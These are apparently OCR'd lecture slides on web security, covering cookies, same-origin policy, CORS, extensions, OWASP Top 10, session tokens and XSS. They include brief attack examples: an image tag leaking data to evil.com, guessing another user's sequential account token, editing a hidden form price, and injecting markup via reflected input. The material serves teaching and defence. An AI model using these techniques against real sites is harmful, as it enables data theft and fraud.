
Which cookies can be set by login.site.com?

Allowed	Denied
login.site.com	othersite.com
.site.com	.com
	user.site.com

login.site.com can set cookies for all of .site.com (domian suffix)

But not for another site or TLD

Who Set the Cookie?



Same-Origin Policy Scripts

- If a site includes a script, it runs in the context of the embedding site
- The code from http://otherdomain/com can access HTML elements and cookies on www.example.com
- What origin is used for the cookie?
- What could go wrong?

www.example.com

```
<script
src="http://otherdomain
.com/library.js">
</script>
```

Warning: SOP Does Not Control Sending

- **A site can send info to any site**
  - Can use this to extract secrets
  - Example: leaking info through an image
    - `<img src="http://evil.com/evil-image.png?extra_information">`

Cross-Origin Communication

- **Sometimes you want to share info…**
- **Cross-origin network requests**
  - Access-Control-Allow-Origin: <list of domains>
  - Often poorly set: Access-Control-Allow-Origin:*
- **Cross-origin client side communication**
  - HTML5 **postMessage** between frames
  - Bugs in how frames check sender’s origin

Are Plugins Browser Plugins Trouble?

- **Examples: Flash, Silverlight, Java, PDF reader**
- **Goal: enable functionality that requires transcending the browser sandbox**
  - **Increases browser's attack surface**
- **Good news:**
  - Plugin sandboxes are improving
  - HTML5 and extension reduces need for plugins
  - Flash EOL 2020 (Adobe) and 2021 (MSFT)

What about Browser Extensions?


- **More widely used than plugins**
  - Examples: AdBlock, uBlockOrigin, Pocket, Sheets
- **Goal: Extend or change browser functionality**
- **Require carefully designed security model**
  - Protection from malicious websites
  - Privilege separation: extensions have many components with well-defined communication
  - Least privilege: extension request permissions

Browser Permission Model

- **Use the chrome.permissions API**
- **Request declared optional permissions at run time rather than install time**
- **Users must understand why the permissions are needed and grant only those that are necessary**

Browser Permission Model

- **Beware!**
  - Malicious extensions are not subject to same-origin policy
  - Can inject code into any page!




Overview

- **Browser security model (so far)**
  - Sandbox: isolate web from local machine
  - Same-origin policy: isolate web content from different domains
  - Isolation for plugins and extensions
- **Web application security (next)**
  - How to build (and how not to build) secure websites

WEB APPLICATION SECURITY

A Dynamic Web Application



What can go wrong if a server is hacked?

- **Steal sensitive data (e.g., data from many users)**
- **Change server data (e.g., affect users)**
- **Gateway to enabling attacks on clients**
- **Impersonation (of users to servers, or vice versa)**
- **And much more!**

OWASP Top 10 Web Vulnerabilities

1) **Injection**
2) **Broken Authentication**
3) **Sensitive Data Exposure**
4) **XML External Entities**
5) **Broken Access Control**
6) **Security Misconfiguration**
7) **Cross-site Scripting (XSS)**
8) **Insecure Deserialization**
9) **Using Components with Known Vulnerabilities**
10) **Insufficient Logging and Monitoring**


https://owasp.org/www-project-top-ten/

Common Types of Attacks

- **SQL Injection**
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- **XSS – Cross-site scripting**
  - Attacker inserts client-side script into pages viewed by other users, script runs in the users' browsers
- **CSRF – Cross-site request forgery**
  - Bad web site sends request to good web site, using credentials of an innocent victim who "visits" site

Web Session Management and History

- **Primitive: store session data in URL**
  - Easily read on an insecure network (no HTTPS)



Bad Idea: Encoding State in URL

- **Unstable, frequently changing URLs**
- **Vulnerable to eavesdropping and modification**
- **There is no guarantee that URL is private**

Example Site

- **User logs into website**
- **Secret token is generated, user is given special URL**
  - https://www.eshop.com/HelpAccount.asp?t=0&p1=me@me.com&p2=540555758
  - With special URL, user doesn’t need to re-authenticate
    - Reasoning: user could not have not known the special URL without authenticating first. That’s true, BUT...
- **Tokens are global sequence numbers**
  - It’s easy to guess sequence number for another user
  - https://www.eshop.com/HelpAccount.asp?t=0&p1=SomeoneElse&p2=540555752
  - Partial fix: use random secrets

Web Authentication via Cookies

- **Servers can use cookies to store state on client**
  - When session starts, server computes a secret and gives it back to browser in the form of a cookie
  - Secrets must be **unforgeable** and **tamper-proof**
    - Malicious client shouldn't be able to compute his own or modify an existing secret
  - Example: MAC(server's secret key, session id)
- **With each request, browser presents the cookie**
- **Server recomputes and verifies the secret**
  - Server does not need to remember the secret

Storing State in Hidden Forms

- **Dansie Shopping Cart (2006)**
  - "A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order."

```
<FORM METHOD=POST
 ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">

  Black Leather purse with leather straps<

  <INPUT TYPE=HIDDEN NAME=name     VALUE="Black leather purse">
  <INPUT TYPE=HIDDEN NAME=price    VALUE="20.00">
  <INPUT TYPE=HIDDEN NAME=sh       VALUE="1">
  <INPUT TYPE=HIDDEN NAME=img      VALUE="p
  <INPUT TYPE=HIDDEN NAME=custom1  VALUE="B
    with leather straps">

  <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">
```

Change this to 2.00

Bargain shopping!

CROSS-SITE SCRIPTING (XSS)

PHP: Hypertext Processor

- **Server scripting language with C-like syntax**
- **Can intermingle static HTML and code**
  - <input value=<?php echo $myvalue; ?>>
- **Can embed variables in double-quote strings**
  - $user = “world”; echo “Hello $user!”;
  - $user = “world”; echo “Hello” . $user . “!”;
- **Form data in global arrays $_GET, $_POST, ...**

Echoing / “Reflection” User Input

Common mistake in server-side applications

http://naive.com/search.php?term=“Hello World”

search.php responds with

```
<html> <title>Search results</title>
<body>You have searched for <?php echo $_GET[term] ?>... </body>
```

Or

```
GET/ hello.cgi?name=Bob
```

hello.cgi responds with

```
<html>Welcome, dear Bob</html>
```

Echoing / “Reflection” User Input

naive.com/hello.cgi?name=*Bob*

Welcome, dear Bob


naive.com/hello.cgi?name=<*img src='http://upload.wikimedia.org/wikipedia/en/thumb/3/39/YoshiMarioParty9.png/210px-YoshiMarioParty9.png*>

Welcome, dear

Reflected XSS

- **User is tricked into visiting an honest website**
  - Phishing email, link in a banner ad, comment in a blog
- **Bug in website code causes it to echo to the user's browser an arbitrary attack script**
  - The origin of this script is now the website itself!
- **Script can manipulate website contents (DOM) to show bogus information, request sensitive data, control form fields on this page and linked pages, leak information, cause user's browser to attack other websites**
  - This violates the "spirit" of the same origin policy


Cross-Site Scripting (XSS)



Where Malicious Scripts Lurk, and Stored XSS

- **User-created content**
  - Social sites, blogs, forums, wikis
- **When visitor loads the page, website displays the content and visitor's browser executes the script**
  - Many sites try to filter out scripts from user content, but this is difficult!

Stored XSS


Attack server
4 steal valuable data
User victim
2 request content
3 receive malicious script
Users view or download content
Attacker
1 Inject malicious script
Store bad stuff
Server victim

Twitter Worm (2009)

